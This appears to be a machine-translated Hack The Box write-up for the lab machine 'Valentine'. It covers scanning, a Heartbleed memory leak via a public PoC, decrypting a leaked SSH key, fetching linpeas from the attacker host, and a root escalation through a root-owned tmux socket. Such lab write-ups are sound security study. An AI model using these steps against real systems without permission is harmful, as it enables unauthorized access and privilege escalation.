This page has been machine-translated from the original page.
I am studying security using “Hack The Box,” a penetration testing learning platform. My Hack The Box rank at the time of writing is ProHacker.

This is a writeup for the retired HackTheBox machine “Valentine.”
About This Article
The content of this article is not intended to promote acts that violate social order.
Please be aware in advance that attempting to attack environments other than your own or environments for which you have permission may violate the “Act on Prohibition of Unauthorized Computer Access” (Unauthorized Access Prohibition Act).
All opinions expressed are my own and do not represent those of any organization I belong to.
Table of Contents
Enumeration
I start with a fast scan as usual.
$ sudo sed -i 's/^[0-9].*$RHOST/10.10.10.79  $RHOST/g' /etc/hosts
$ nmap -sV -sC -T4 $RHOST| tee nmap1.txt
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22
|_ssl-date: 2022-07-28T12:23:13+00:00; 0s from scanner time.
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
Service Info: Host: 10.10.10.136; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Port 443 is open. Accessing it shows a strange image.

It appears to be related to Heartbleed.
I ran the exploit code from GitHub - mpgn/heartbleed-PoC: Heartbleed exploit to retrieve sensitive information CVE-2014-0160 and was able to retrieve the string “heartbleedbelievethehype” from memory, but wasn’t sure what to do with it at that point.
I ran gobuster to continue enumeration and found the path /dev, which contained a note and a private key.
$ gobuster dir -u http://$RHOST/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -t 40 | tee gobuster.txtHowever, the private key was in Proc-Type: 4,ENCRYPTED format, meaning it was protected by a passphrase.
I was able to decrypt the private key using the string retrieved earlier.
openssl rsa -in enc.key -out dec.keySince I didn’t know the username, I tried root first and got a sign_and_send_pubkey: no mutual signature supported error.
$ ssh -i dec.ky root@10.10.10.79
sign_and_send_pubkey: no mutual signature supported
This error appears to be caused by an older version of SSH not being supported by a newer SSH client.
From this point on, I used a Docker container with an older SSH version.
Root didn’t work, but since the key filename was hype_key, I tried the username hype and was able to log in with user privileges.
Internal Enumeration
I started enumeration with linpeas.
$ curl 10.10.14.2:5000/linpeas.sh -o linpeas.sh
$ ./linpeas.sh tee linpeas.txt
Looking at the results:
The kernel version is old, so there appear to be several exploitable vulnerabilities.
#
 Executing Linux Exploit Suggester 2
 https://github.com/jondonas/linux-exploit-suggester-2
  #############################
    Linux Exploit Suggester 2
  #############################
  Local Kernel: 3.2.0
  Searching 72 exploits...
  Possible Exploits
  [1] dirty_cow
      CVE-2016-5195
      Source: http://www.exploit-db.com/exploits/40616
  [2] exploit_x
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [3] msr
      CVE-2013-0268
      Source: http://www.exploit-db.com/exploits/27297
  [4] perf_swevent
      CVE-2013-2094
      Source: http://www.exploit-db.com/exploits/26131
The sudo version also appears to be quite old.
#
 Sudo version
 https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.3p1
I tried a few of the suggested exploits but couldn’t get root.
Looking at the shell history, I noticed that work had been done in a tmux session with root privileges.
hype@Valentine:~$ history
    5  cd /
    6  ls -la
    7  cd .devs
    8  ls -la
    9  tmux -L dev_sess
   10  tmux a -t dev_sess
   11  tmux --help
   12  tmux -S /.devs/dev_sess
   13  exit
tmux is terminal multiplexing software that allows multiple terminals within a single SSH session.
This means work can continue from another terminal even after the shell is disconnected.
From the history, I could see that a socket had been created in /.devs/dev_sess inside the machine using the -L option.
Therefore, I was able to obtain root by connecting to the root-privileged shell using the following command:
$ tmux -S /.devs/dev_sess Summary
The DirtyCow exploit didn’t work as expected — I’d like to properly read through it someday.